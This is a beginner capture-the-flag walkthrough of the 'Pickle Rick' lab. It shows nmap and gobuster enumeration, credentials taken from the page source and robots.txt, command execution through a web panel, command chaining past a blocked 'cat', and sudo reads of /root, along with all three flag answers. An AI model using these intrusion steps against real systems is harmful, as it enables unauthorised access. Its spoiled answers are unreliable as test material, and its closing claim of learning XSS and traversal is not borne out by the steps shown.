

Capture The Flag “Pickle Rick Walkthrough”

Done By: Sophil Sthapit

Complete Beginner > Web Hacking Fundamentals > Pickle Rick



Pickle Rick

A Rick and Morty CTF. Help turn Rick back into a human!

Easy 30 min




Pickle Rick is a beginner friendly CTF that focuses on web based vulnerabilities and exploits. It educates the beginner on how identifying and exploiting web vulnerabilities are done. The objective of this CTF is to Exploit vulnerabilities and capture flags hidden throughout the environment by using various hacking techniques such as web application exploitation, reverse engineering and basic penetration testing.

CONNECTING TO THE VPN “Sudo openvpn sophilsthapit.ovpn”

```
File Actions Edit View Help
(kali@kali)-[~]
└─$ cd Downloads

(kali@kali)-[~/Downloads]
└─$ sudo openvpn sophilsthapit.ovpn
[sudo] password for kali:
2025-05-27 11:38:07 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets will be compressed.
2025-05-27 11:38:07 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed.
2025-05-27 11:38:07 Note: '--allow-compression' is not set to 'no', disabling data channel offload.
2025-05-27 11:38:07 OpenVPN 2.6.14 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2025-05-27 11:38:07 library versions: OpenSSL 3.5.0 8 Apr 2025, LZO 2.10
2025-05-27 11:38:07 DCO version: N/A
2025-05-27 11:38:07 TCP/UDP: Preserving recently used remote address: [AF_INET]3.7.33.194:1194
2025-05-27 11:38:07 Socket Buffers: R=[212992→212992] S=[212992→212992]
2025-05-27 11:38:07 UDPv4 link local: (not bound)
2025-05-27 11:38:07 UDPv4 link remote: [AF_INET]3.7.33.194:1194
2025-05-27 11:38:07 TLS: Initial packet from [AF_INET]3.7.33.194:1194, sid=df18ba7c ca9303e8
2025-05-27 11:38:07 VERIFY OK: depth=1, CN=ChangeMe
2025-05-27 11:38:07 VERIFY KU OK
2025-05-27 11:38:07 Validating certificate extended key usage
2025-05-27 11:38:07 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2025-05-27 11:38:07 VERIFY ECU OK
2025-05-27 11:38:07 VERIFY OK: depth=0, CN=server
2025-05-27 11:38:07 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256
2025-05-27 11:38:07 [server] Peer Connection Initiated with [AF_INET]3.7.33.194:1194
2025-05-27 11:38:07 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2025-05-27 11:38:07 TLS: tls_multi_process: initial untrusted session promoted to trusted
2025-05-27 11:38:07 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,route 10.101.0.0 255.255.0.0,route 10.103.0.0 255.255.0.0,route 10.17.102.190 255.255.128.0,peer-id 148,cipher AES-256-CBC'
2025-05-27 11:38:07 OPTIONS IMPORT: --ifconfig/up options modified
2025-05-27 11:38:07 OPTIONS IMPORT: route options modified
2025-05-27 11:38:07 OPTIONS IMPORT: route-related options modified
2025-05-27 11:38:07 net_route_v4_best_gw query: dst 0.0.0.0
2025-05-27 11:38:07 net_route_v4_best_gw result: via 192.168.116.2 dev eth0
2025-05-27 11:38:07 ROUTE_GATEWAY 192.168.116.2/255.255.255.0 IFAF=eth0 HWADDR=00:0c:29:c9:c1:a5
2025-05-27 11:38:07 TUN/TAP device tun0 opened
2025-05-27 11:38:07 net_iface_mtu_set: mtu 1500 for tun0
2025-05-27 11:38:07 net_iface_up: set tun0 up
2025-05-27 11:38:07 net_addr_v4_add: 10.17.102.190/17 dev tun0
2025-05-27 11:38:07 net_route_v4_add: 10.10.0.0/16 via 10.17.0.1 dev [NULL] table 0 metric 1000
2025-05-27 11:38:07 net_route_v4_add: 10.101.0.0/16 via 10.17.0.1 dev [NULL] table 0 metric 1000
2025-05-27 11:38:07 net_route_v4_add: 10.103.0.0/16 via 10.17.0.1 dev [NULL] table 0 metric 1000
2025-05-27 11:38:07 Initialization Sequence Completed
2025-05-27 11:38:07 Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 148, compression: 'lzo'
2025-05-27 11:38:07 Timers: ping 5, ping-restart 120
2025-05-27 11:38:07 Protocol options: explicit-exit-notify 3
```

“Initialization Sequence Completed” means that the connection has been established. To verify my connection I could check it by inserting the IP address of 10.10.10.10, which confirms my connection to the VPN.



Task 1: FINDING THE FIRST INGREDIENT

The first thing I did was check if the IP address given to me had port 80 open. Meaning that it would display a webpage full of content. And it did. When I checked the page source I immediately found a username “R1ckRu13s”. It seemed like valuable information so I noted it down.

```
view-source:http://10.10.152.12/

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <title>Rick is sup4r cool</title>
5   <meta charset="utf-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1">
7   <link rel="stylesheet" href="assets/bootstrap.min.css">
8   <script src="assets/jquery.min.js"></script>
9   <script src="assets/bootstrap.min.js"></script>
10  <style>
11    .jumbotron {
12      background-image: url("assets/rickandmarty.jpeg");
13      background-size: cover;
14      height: 340px;
15    }
16  </style>
17 </head>
18 <body>
19
20   <div class="container">
21     <div class="jumbotron"></div>
22     <h1>Help Morty!</h1></div>
23     <p>Listen Morty... I need your help, I've turned myself into a pickle again and this
24     <p>I need you to <b>*BURRRP*</b>....Morty, logon to my computer and find the last th
25     I have no idea what the <b>*BURRRRRRRRP*</b>, password was! Help Morty, Help!</p></div>
26   </div>
27
28   <!--
29
30     Note to self, remember username!
31
32     Username: R1ckRu13s
33
34   -->
35
36 </body>
37 </html>
```

The next thing I did was perform a “Nmap Scan” to check what open ports are available:

```
(kali㉿kali)-[~/Downloads]
$ nmap 10.10.152.12
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-27 11:40 EDT
Nmap scan report for 10.10.152.12
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 6.54 seconds

(kali㉿kali)-[~/Downloads]
$
```

The scan results showed me that port no. 22 and 80 were open. These are the ports for SSH and HTTP

As we were working with HTTP port, I ran a gobuster check to see what other hidden directories are there. Which gave me a valuable result of:

```
(kali㉿kali)-[~/Downloads]
$ gobuster dir -u http://10.10.152.12/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.152.12/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/assets (Status: 301) [Size: 313] [→ http://10.10.152.12/assets/]
/index.html (Status: 200) [Size: 1062]
/robots.txt (Status: 200) [Size: 17]
/server-status (Status: 403) [Size: 277]
Progress: 4614 / 4615 (99.98%)


Finished

(kali㉿kali)-[~/Downloads]
$
```

Identifying directories such as

- “/assets”
- “/robots.txt”

When I loaded the “/assets” directory it showed me a list of gifs and images that were being used on the website, along with a few script files:




Index of /assets

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory	-	-	-
bootstrap.min.css	2019-02-10 16:37	119K	
bootstrap.min.js	2019-02-10 16:37	37K	
fail.gif	2019-02-10 16:37	49K	
jquery.min.js	2019-02-10 16:37	85K	
picklerick.gif	2019-02-10 16:37	222K	
portal.jpg	2019-02-10 16:37	50K	
rickandmarty.jpeg	2019-02-10 16:37	488K	

Apache/2.4.41 (Ubuntu) Server at 10.10.152.12 Port 80

But when checking the “/robots.txt” directory I found a text message. I did now know what the text was for, so I noted it down as well. Usually when developers keep a “/robots.txt” file it is to pinpoint which pages or sections of the website should or should not be crawled.



Finding text message “Wubbalubbadubdub”

This information alone was not enough for me to find the flags, so I ran another gobuster check. But this time with file extension strings. (php, html and txt)

“ gobuster dir -u http://10.10.152.12 -w /usr/share/wordlists/dirb/common.txt -x php, html, txt”

```
(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.152.12/ -w /usr/share/wordlists/dirb/common.txt -x php,html,txt

Gobuster v3.6 2019-02-10 10:37 37K
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: ymln.js 2019-02-10 10:37 37K
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/.php (Status: 403) [Size: 277]
/.html (Status: 403) [Size: 277]
/.hta (Status: 403) [Size: 277]
/.hta.php (Status: 403) [Size: 277]
/.hta.html (Status: 403) [Size: 277]
/.hta.txt (Status: 403) [Size: 277]
/.htaccess.html (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/.htaccess.php (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/.htpasswd.txt (Status: 403) [Size: 277]
/.htpasswd.php (Status: 403) [Size: 277]
/.htpasswd.html (Status: 403) [Size: 277]
/.htpasswd.txt (Status: 403) [Size: 277]
/assets (Status: 301) [Size: 313] [→ http://10.10.152.12/assets/]
/denied.php (Status: 302) [Size: 0] [→ /login.php]
/index.html (Status: 200) [Size: 1062]
/index.html (Status: 200) [Size: 1062]
/login.php (Status: 200) [Size: 882]
/portal.php (Status: 302) [Size: 0] [→ /login.php]
/robots.txt (Status: 200) [Size: 17]
/robots.txt (Status: 200) [Size: 17]
/server-status (Status: 403) [Size: 277]
Progress: 16138 / 18460 (87.42%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 16153 / 18460 (87.50%)

Finished
```

Running the second gobuster check I identified other hidden directories:

- /denied.php
- /login.php
- /portal.php


I entered “/login.php” into the url.



The link loaded up a login page where it required me to enter a username and a password. With the information I had gathered before I attempted to log into the account.

Username as: R1ckRu13s

Password as: Wubbalubbadubdub



After successfully logging into the account. The page asked me to run commands onto the input field. At first I was confused as to what commands I was supposed to enter, and after tinkering for a bit I realized I could enter linux commands.

So using the “ls” command it displayed all the lists of contents within the directory:

Command Panel

Commands

Execute

```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

It displayed a list of files that I could explore. But there was a specific file that peaked my interest. The “**Sup3rS3cretPickl3Ingred.txt**” file.

I tried using the “cat” command to get the contents within the file, but unfortunately the cat command had been blocked:


“**cat Sup3rS3cretPickl3Ingred.txt**”

Command Panel


Commands

Execute

Command disabled to make it hard for future **PICKLEEEE RICCCCKKKK**.



So, I tried to access it like “/robots.txt”, through the url. It worked. I got the first ingredient, “**mr. meeseek hair**”



“mr. meeseek hair”

Answer the questions below

What is the first ingredient that Rick needs?

mr. meeseek hair


✓ Correct Answer

FIRST FLAG FOUND

Task 2: Finding the second ingredient

There was a text file that was named “**clue.txt**”. After opening the file I got a hint that the other flags were somewhere in the directories. Which meant that I could find them through the command panel.

Opening clue.txt:



As I had to work with just the file systems I had to check if I had the permission to escalate my privilege. If I could access administrative data. Checking for privilege escalation possibilities

Command Panel

Commands

Execute

Matching Defaults entries for www-data on ip-10-10-152-12:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-152-12:
(ALL) NOPASSWD: ALL

Running the command “**sudo -ls**” showed me that I did in fact have permission for privilege escalation. So I started finding other directories with the “**cd**” command. I found other directories, but to access the data within them, I had to chain two or more commands together.

For example:

“**cd /; ls**”

The commands used here are the combination of “**cd /**”, which mean changing the directory to the root directory and “**ls**”, which means displaying all the files and directories within the root directory.

Command Panel

Execute

```
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

Checking the “**home**” directory. The reason I checked the home directory first was because /home is where the user-specific directories are kept. Which means that it is highly likely to have some valuable information. It contained data of the user “**rick**”.

Command Panel

Execute

```
rick
ubuntu
```

Checking the “/home/rick” directory:

Command Panel

Execute

```
second ingredients
```

Here I found a directory with the name of “**second ingredients**”. This is where the second flag was kept. As the “cat” command was blocked on this server, I used the “**less**” command instead.

Running command:

“**cd /home/rick/; less “second ingredients”**”

This command would allow me to change my directory into “/home/rick” and display the contents within the “second ingredients” file.

Command Panel

Execute

```
1 jerry tear
```

What is the first ingredient that Rick needs?

✓ Correct Answer

What is the second ingredient in Rick's potion?

✓ Correct Answer

SECOND FLAG FOUND

Task 3: Find the third ingredient

For the third flag, I started checking all the page sources of the php files. This is where I came across an encoded value. While inspecting the source code of the "login.php" page, I found this encoded message.

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <title>Rick is sup4r cool</title>
5   <meta charset="utf-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1">
7   <link rel="stylesheet" href="assets/bootstrap.min.css">
8   <script src="assets/jquery.min.js"></script>
9   <script src="assets/bootstrap.min.js"></script>
10 </head>
11 <body>
12   <nav class="navbar navbar-inverse">
13     <div class="container">
14       <div class="navbar-header">
15         <a class="navbar-brand" href="#">Rick Portal</a>
16       </div>
17       <ul class="nav navbar-nav">
18         <li class="active"><a href="#">Commands</a></li>
19         <li><a href="/denied.php">Potions</a></li>
20         <li><a href="/denied.php">Creatures</a></li>
21         <li><a href="/denied.php">Potions</a></li>
22         <li><a href="/denied.php">Beth Clone Notes</a></li>
23       </ul>
24     </div>
25   </nav>
26
27   <div class="container">
28     <form name="input" action="" method="post">
29       <h3>Command Panel</h3></br>
30       <input type="text" class="form-control" name="command" placeholder="Commands"/></br>
31       <input type="submit" value="Execute" class="btn btn-success" name="sub"/>
32     </form>
33     <!-- Vm1wR1UxTnRWa2RUV0d4VF1rZFNjRlV3V2t0a1JsWnIWbXQwVkUxV1duaFZNakExVkcxS1NHVkliRmhoTVhCb1ZsWmFWMVpWTVVWaGVqQT0= -->
34   </div>
35 </body>
36 </html>
37
```

Found text:
"Vm1wR1UxTnRWa2RUV0d4VF1rZFNjRlV3V2t0a1JsWnIWbXQwVkUxV1duaFZNakExVkcxS1NHVkliRmhoTVhCb1ZsWmFWMVpWTVVWaGVqQT0"

So, to decode the message I used a website called "Cyberchef", the output of the message was another encoded message.

Output from Base64:
"VmpGU1NtVkdTWGxTYkdScFUwWktjRlZyVmt0VE1WWnhVMjA1VG1KSGVlbFhhMXBoViZaV1ZVMUVhejA="


So I decoded the message again. To my surprise the output of the message was yet another encoded message.

Output from Base64:
"WTlxR2FWbHRiREJKUjJoMlIrZFZQUT09"

I did the same again, but this time, the output of the message was a plaintext value. The message read:

Output from Base64:

“rabbit hole”



Text found “rabbit hole”

Unfortunately “rabbit hole” was not the third ingredient, which meant I had to look somewhere else for hints.

Finally, I tried checking the root directory. As privilege escalation is permitted, there was a chance that the final flag was hidden in the root directory. So I checked the root directory, but unfortunately there was no data.

“**sudo cd /root; ls**”

This command would allow me to perform an administrative action of changing my directory to “/root” and displaying all the files and directories within the directory. But sad to say, the command did not work, it did not display anything.

(No results)

So, I tried another command: “**sudo ls /root**”

This command worked. It allowed me to view the files within the “/root” directory.

Command Panel

Commands

Execute

3rd.txt
snap

Using the command, I gained access to the contents within the “**3rd.txt**” file. And through that I completed all the flags

“**sudo less /root/3rd.txt**”

Command Panel


Commands

Execute

3rd ingredients: fleeb juice

“**fleeb juice**”

THIRD FLAG FOUND



CTF - PICKLE RICK COMPLETED

WHAT I LEARNED FROM THIS CTF

The things I learned from this CTF are:

- Cross-Site Scripting and Directory Traversal activities
- Basic Cryptography
- Linux commands and Command chaining
- Problem solving and Logical thinking